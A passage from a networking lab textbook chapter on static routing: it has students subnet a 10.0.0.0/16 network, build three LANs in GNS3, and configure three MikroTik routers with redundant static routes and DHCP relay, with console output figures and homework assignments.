  - Add 3 Tiny Core machines to prove functionality
  - It is okay to turn off the other end devices to save VM resources
- Modify the router, DHCP1, and NS1 to provide the same functionality to the PURPLE network that exists on the BLUE and GREEN networks

RECOMMENDED GRADING CRITERIA: Same as deliverables with appropriate substitutions for added devices.

CHAPTER 26

Static Networking Part 2

JACOB CHRISTENSEN

Up to this point, we have been using one router in our working environments that use DHCP. However, you will rarely work on a network with only one router because the whole point of an enterprise network is to connect multiple LANs into a single cohesive network.

In this lab, we will create and connect three LANs via three routers. We introduce you to static routing solutions so you can become familiar with routing procedures. Static routing is impractical mainly because it is very manpower intensive to maintain and prone to human error.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Successfully create three functional LANs:
  - Gray (DHCP Server)
  - Red (Switch + 2 PCs)
  - Blue (Switch + 2 PCs)
- Configure three routers to use static routing so all devices can communicate

PREREQUISITES

- Chapter 20 – Static Networking Part 1
- Chapter 21 – DHCP Relay

DELIVERABLES

4 screenshots are required to receive credit for this lab

- Screenshot of GNS3 workspace with everything labeled
- Screenshot of the DHCP configuration
- Wireshark Screenshots of a Red host successfully pinging:
  - Blue Host

  - Gray Host

RESOURCES

- MikroTik RouterOS Documentation – IP Routing – https://help.mikrotik.com/docs/display/ROS/IP+Routing

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I -Building the Topology

The following steps are to create the baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs. To reduce the amount of stress on the PC, we will be using Linux boxes for DHCP.

By the end of this chapter, your network should look like the following:




Figure 1 – Final GNS3 network

1. Open GNS3

   1.1. Create a new project: **LAB_12**

2. Build a small network with the following specifications:

   2.1. Class B Supernet – **10.0.0.0/16**

Host Range	
Host Lower Bound	**10.0.0.1**
Host Upper Bound	**10.0.255.254**

NOTE: Our *supernet* is the total IP address space we are allowed to use for this network. We will subnet this as necessary to fit our needs for each LAN. If you still confused how subnetting works, there are plenty of online tools that can help augment your learning!

2.2. Subnet – **Red**

2.2.1. One switch – *Ethernet switch*

2.2.2. Two client machines – *VPCS*

2.2.3. Minimize wasted address space for *300hosts*

Network Information	
Network	**10.0.0.0**
Netmask	**255.255.254.0 (/23)**
Broadcast	**10.0.1.255**
Gateway	**10.0.0.1**
DHCP Lower Bound	**10.0.0.100**
DHCP Upper Bound	**10.0.1.250**

NOTE: I am choosing to reserve the first usable host for my gateway addresses. In addition, my DHCP range does not include every single host address available (mostly because I like clean numbers). These are not hard and fast rules. Feel free to adjust as necessary.

2.3. Subnet – **Blue**

2.3.1. One switch – *Ethernet switch*

2.3.2. Two client machines – *VPCS*

2.3.3. Minimize wasted address space for *150 hosts*

Network Information	
Network	**10.0.2.0**
Netmask	**255.255.255.0 (/24)**
Broadcast	**10.0.2.255**
Gateway	**10.0.2.1**
DHCP Lower Bound	**10.0.2.100**
DHCP Upper Bound	**10.0.2.250**

2.4. Subnet – **Gray**

2.4.1. One DHCP server – *Ubuntu 22.04.X LTS*

> **NOTE:** In this example, the server will have a static IP address of **10.0.3.6**.

2.4.2. Minimize wasted address space for *6 hosts*

Network Information	
Network	**10.0.3.0**
Netmask	**255.255.255.248 (/29)**
Broadcast	**10.0.3.7**
Gateway	**10.0.3.1**

2.5. Subnet – **Backbone**

2.5.1. Three routers – *MikroTik CHR*

2.5.2. Full-mesh topology

> **NOTE:** The term *full-mesh* simply means that each node is connected to every other node.

2.5.3. Minimize wasted address space for each router-to-router connection

Connection	Network
Router1 <-> Router2	**10.0.4.0/30**
Router1 <-> Router3	**10.0.5.0/30**
Router2 <-> Router3	**10.0.6.0/30**

3. Connect each LAN to their own router

4. Label and organize your network as necessary




Figure 2 – GNS3 working environment

Phase II – Configuring the Backbone Network

Before any of the clients can receive IP addresses, we need to ensure that the routers can communicate with each other. This phase will focus on how to configure MikroTik routers and establishing static routes.

1. Login to **Router1** and open its console

   1.1. Set static IP addresses for all active network interfaces (Figure 3)

Interface	Network	IPv4 Address
ether1 -> Red	10.0.0.0/23	10.0.0.1
ether2 -> Router2	10.0.4.0/30	10.0.4.1
ether3 -> Router3	10.0.5.0/30	10.0.5.1

NOTE: Refer to Chapter 16, Phase II for additional information on how to configure IP address in MikroTik.

1.2. Configure Router1 to act as a relay for DHCP discover packets (Figure 4)

```
> ip dhcp-relay add name=Red-Relay interface=ether1 dhcp-server=10.0.3.6 local-address=10.0.0.1 disabled=no
```

NOTE: You only need to configure DHCP forwarders for networks directly connected to the relay. In this case, only the Red subnet is attached to this router, so only one relay needs to be made. Refer to Chapter 21, Phase II for additional information.

1.3. Statically update Router1's routing table with routes to the Blue and Gray networks (Figure 5)

NOTE: Two routes need to be created for every subnet, with each specifying the same destination via different gateways (Router2 and Router3). This is a form of redundancy that ensures network functionality even in the case of either path going offline. When building networks, it is important to mitigate as many single point of failures as possible to ensure availability and reliability.

1.3.1. Add all routes to the Blue subnet

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.4.2 distance=1
```

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.5.2 distance=2
```

NOTE: The *distance* option specifies how many additional routers are needed to reach the destination network. The route with the shortest number of hops will take priority over the other.

1.3.2. Add all routes to the Gray subnet

```
 > ip route add dst-address=10.0.3.0/29 gateway=10.0.5.2
distance=1
```

```
 > ip route add dst-address=10.0.3.0/29 gateway=10.0.4.2
distance=2
```

2. Login to **Router2** and open its console

2.1. Set static IP addresses for all active network interface (Figure 6)

Interfaces	Network	IPv4 Address
ether1 -> Blue	10.0.2.0/24	10.0.2.1
ether2 -> Router1	10.0.4.0/30	10.0.4.2
ehter3 -> Router3	10.0.6.0/30	10.0.6.1

2.2. Configure Router2 to act as a relay for DHCP discover packets (Figure 7)

```
 > ip dhcp-relay add name=Blue-Relay interface=ether1 dhcp-
server=10.0.3.6 local-address=10.0.2.1 disabled=no
```

2.3. Statically update Router2’s routing table with routes to the Red and Gray networks (Figure 8)

2.3.1. Add all routes to the Red subnet

```
 > ip route add dst-address=10.0.0.0/23 gateway=10.0.4.1
distance=1
```

```
 > ip route add dst-address=10.0.0.0/23 gateway=10.0.6.2
distance=2
```

2.3.2. Add all routes to the Gray subnet

```
 > ip route add dst-address=10.0.3.0/29 gateway=10.0.6.2
distance=1
```

```
 > ip route add dst-address=10.0.3.0/29 gateway=10.0.4.1
distance=2
```

3. Login to **Router3** and open its console

3.1. Set static IP addresses for all active network interfaces (Figure 9)

Interfaces	Network	IPv4 Address
ether1 -> Gray	10.0.3.0/29	10.0.3.1
ether2 -> Router1	10.0.5.0/30	10.0.5.2
ether3 -> Router2	10.0.6.0/30	10.0.6.2

> **NOTE:** We will not configure any DHCP relays on this device since there is no DHCP-dependent LAN that is directly connected to it. The Gray subnet will only consist of statically assigned host addresses.

3.2. Statically update Router3's routing table with routes to the Red and Blue networks (Figure 10)

3.2.1. Add all routes to the Red subnet

```
 > ip route add dst-address=10.0.0.0/23 gateway=10.0.5.1
distance=1
```

```
 > ip route add dst-address=10.0.0.0/23 gateway=10.0.6.1
distance=2
```

3.2.2. Add all routes to the Blue subnet

```
 > ip route add dst-address=10.0.2.0/24 gateway=10.0.6.1
distance=1
```

```
> ip route add dst-address=10.0.2.0/24 gateway=10.0.5.1
distance=2
```

4. Verify that all three routers can ping each other before continuing to the next section

Phase III – Configure the DHCP Server

Now that the network is setup, we can configure our server and test the reliability of the routes.

1. Start the DHCP server and login

   1.1. Configure the network interface with the static IPv4 address **10.0.3.6** (Figure 11)

   1.2. Modify the DHCP daemon configuration file to support the Red and Blue networks (Figure 12)

2. Start PC1 and open its console

   2.1. Test the DHCP service by requesting a new IP address

```
> ip dhcp
```

   2.2. Test the reliability of the network by cutting the Router1-Router3 link




Figure 13 – Cut wire in network

2.3. Request a new IP address

```
> ip dhcp
```

3. Repeat step 2 with a client device from the Blue network

> **NOTE:** Try cutting the Router2-Router3 link instead. We are trying to see if the routers can successfully redirect packets via the longest path!

Congratulations! You were able to create small network with multiple routers by manually administering the routing tables. Hopefully by the end of this exercise you realize how tedious and error-prone this can be as network sizes increases. Luckily, the next few chapters will introduce new protocols that can automate this process for a much friendlier experience.

End of Lab

Deliverables

4 screenshots are required to receive credit for this lab

- Screenshot of GNS3 workspace with everything labeled
- Screenshot of the DHCP configuration

- Wireshark Screenshots of a Red host successfully pinging:
  - Blue Host
  - Gray Host

Homeworks

Assignment 1 – Add another LAN and router to our enterprise

- Add a Green network to the enterprise
- It is projected to use 73 hosts
- The new router needs to connect to both Router1 and Router2 for redundancy
- The Green network needs to get DHCP addresses from the DHCP server
- Hint: don't forget to update the old routers with new paths as well!
- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 Workspace with all devices labeled
  - Screenshot of the DHCP configuration
  - Wireshark Packet Captures where a Green host can ping
    - Red Host
    - Blue Host
    - Gray Host
- Sample network environment:




Figure 14 – Assignment 1 network

Assignment 2 – Create a full mesh network

- Building off of Assignment 1
- Add a Purple network to the enterprise
- It is projected to use 600 hosts
- Add network paths so each router has a link to every other router. (e.g. as it stands, Router3 has no direct connection to Router4)
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled
    - Wireshark capture on the following links showing that an ICMP packet from a Blue host takes different paths to reach the Purple host (You may have to disconnect some connections to force the change in path)
        - Router1 <-> Router5
        - Router2 <-> Router5

    - Router3 <-> Router5
    - Router4 <-> Router5
- Sample network environment:






Figure 15 – Assignment 2 network

Figures for Printed Version




```
[admin@Router1] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS      NETWORK   INTERFACE
0 10.0.0.1/23  10.0.0.0  ether1
1 10.0.4.1/30  10.0.4.0  ether2
2 10.0.5.1/30  10.0.5.0  ether3
[admin@Router1] >
```

Figure 3 – Set static addresses for each interface




```
[admin@Router1] > ip dhcp-relay print
Columns: NAME, INTERFACE, DHCP-SERVER, LOCAL-ADDRESS
# NAME       INTERFACE  DHCP-SERVER  LOCAL-ADDRESS
0 Red-Relay  ether1     10.0.3.6     10.0.0.1
[admin@Router1] >
```

Figure 4 – Set the router for DHCP relay traffic




```
[admin@Router1] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#      DST-ADDRESS  GATEWAY    DISTANCE
  DAc 10.0.0.0/23  ether1            0
0   s 10.0.2.0/24  10.0.5.2          2
1  As 10.0.2.0/24  10.0.4.2          1
2   s 10.0.3.0/29  10.0.4.2          2
3  As 10.0.3.0/29  10.0.5.2          1
  DAc 10.0.4.0/30  ether2            0
  DAc 10.0.5.0/30  ether3            0
[admin@Router1] >
```

Figure 5 – Add routes to Blue and Grey networks




```
[admin@Router2] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS       NETWORK   INTERFACE
0 10.0.2.1/24  10.0.2.0  ether1
1 10.0.4.2/30  10.0.4.0  ether2
2 10.0.6.1/30  10.0.6.0  ether3
[admin@Router2] >
```

Figure 6 – Set static IPs for router 2's interfaces




```
[admin@Router2] > ip dhcp-relay print
Columns: NAME, INTERFACE, DHCP-SERVER, LOCAL-ADDRESS
# NAME        INTERFACE  DHCP-SERVER  LOCAL-ADDRESS
0 Blue-Relay  ether1     10.0.3.6     10.0.2.1
[admin@Router2] >
```

Figure 7 – Set router 2 to act as a DHCP relay




```
[admin@Router2] > ip route print
Flags: D - DYNAMIC; A - ACTIVE; c - CONNECT, s - STATIC
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#      DST-ADDRESS  GATEWAY    DISTANCE
0   s 10.0.0.0/23  10.0.6.2          2
1  As 10.0.0.0/23  10.0.4.1          1
  DAc 10.0.2.0/24  ether1            0
2   s 10.0.3.0/29  10.0.4.1          2
3  As 10.0.3.0/29  10.0.6.2          1
  DAc 10.0.4.0/30  ether2            0
  DAc 10.0.6.0/30  ether3            0
[admin@Router2] >
```

Figure 8 – Add routes to Red and Grey networks on router 2



